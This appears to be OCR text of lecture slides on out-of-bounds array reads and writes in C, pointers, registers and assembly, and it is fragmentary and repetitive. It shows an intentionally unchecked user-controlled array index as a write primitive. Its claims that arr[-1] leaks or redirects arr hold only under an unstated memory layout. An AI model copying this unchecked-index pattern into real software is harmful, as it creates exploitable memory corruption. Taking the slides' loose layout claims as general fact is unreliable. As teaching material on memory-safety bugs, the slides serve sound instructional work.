
arr[3] and arr[-1] would lead to oob read!

arr[-1] would even leak the memory address of arr!

Pointers

what if:

arr[get_int(stdin)] = get_int(stdin);




char arr[3] = {0x41,0x42,0x43};


Pointers

what if:
arr[get_int(stdin)] = get_int(stdin);

you could change where arr is pointed, by doing
arr[-1] = 0x10!



General Purpose Registers



processor

Instructions

10010000000000111110111

Instructions

10010000000000111110111

Assembler

Instructions

10010000000000111110111

↓


Assembler

↓

add rdi, rsi

